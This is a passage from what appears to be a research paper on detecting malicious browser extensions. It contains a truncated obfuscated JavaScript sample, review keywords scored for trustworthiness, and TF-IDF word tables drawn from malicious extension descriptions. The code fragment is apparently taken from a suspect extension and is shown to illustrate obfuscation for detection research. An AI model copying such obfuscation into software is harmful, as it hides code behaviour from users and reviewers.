     ,{value:!![]}),a[_0x484a("0x20b")]=_,a.constructDropDownOptions
     =r,a[_0x484a("0x20c")]=i,a[_0x484a("0x1e6")]=o,a[_0x484a
     ("0x209")]=c,a[_0x484a("0x207")]=u,a.isLoggedIn=f;var p=e(3),E
     =(e(408),e(2)),g=e(1),I=e(4),v=_0x484a("0x20d")},408:function(x
     ,a,e){"use strict";function _(){return _0x484a("0x23c")+_0x484a
     ("0x23d")+n+'" alt="" /></div>'+_0x484a("0x23e")+_0x484a("0x23f
     ")+_0x484a("0x245")+r+_0x484a("0x246")+_0x484a("0x23e")+_0x484a
     ("0x23e")}Object[_0x484a("0x1")](a,"__esModule",{value:!![]})
     ,a[_0x484a("0x239")]=_;var t=e(1),n=t.getImgUrlForChromeExt
     (_0x484a("0x23a"))]=t[0].innerText)}return a}
```

Listing 6: Obfuscated Code

Keyword	Score (out of 5.00)
do not install	1.32
don't install	1.36
can't uninstall	1.45
cannot uninstall	1.47
malicious	1.60
adware	1.81
scam	1.87
spyware	2.09
virus	2.12
hijack	2.12
malware	2.13
spy	2.22
watch out	2.44
uninstall	2.46
cannot	2.84
bad	2.86
redirect	2.91
fake	2.94
sensitive data	3.02
phishing	3.22

Table 11: Top 20 Keywords sorted by trustworthiness score

Category	Word(s)
Suspicious	testimonials, certificates
	controlling
Emotion/Urgency	responsible, recognizes
	immediately, additional
	favorite, quality
	practices, facilitates
Advertising	promotions, instagram
	marketers, rankings
Monetization	profitable, invoices
Automation	automatically, extensible
	robotframework, accessible
Programming Terms	textarea, programming
	javascript
Other	minimalist, dropshipping
	intellectual

Table 12: Most common TF-IDF words in malicious descriptions by Category

Word	TFIDF	Word	TFIDF	Word	TFIDF	Word	TFIDF
calendar	0.47	**dropshipping**	0.23	backgrounds	0.17	navigating	0.13
estimates	0.46	definition	0.23	**recognizes**	0.16	operations	0.13
keywords	0.40	results	0.23	enhancements	0.16	**testimonials**	0.13
javascript	0.39	**certificates**	0.23	**instagram**	0.16	**intellectual**	0.12
animation	0.38	**textarea**	0.21	**profitable**	0.16	resolved	0.11
programming	0.35	**automatically**	0.20	development	0.15	processing	0.11
conversion	0.30	optionally	0.20	**promotions**	0.15	distribution	0.11
onboarding	0.29	wikimedia	0.20	everything	0.15	**practices**	0.10
submission	0.28	destinations	0.20	**additional**	0.15	**facilitates**	0.10
controlling	0.27	**minimalist**	0.19	**accessible**	0.14	**rankings**	0.10
archive	0.27	**responsible**	0.18	information	0.14	prometheas	0.09
robotframework	0.27	**invoices**	0.18	interested	0.14	**extensible**	0.09
applications	0.26	**immediately**	0.18	**favorite**	0.13		
dictionary	0.25	**marketers**	0.17	**quality**	0.13		

Table 13: Most common TF-IDF words in malicious descriptions by TF-IDF Score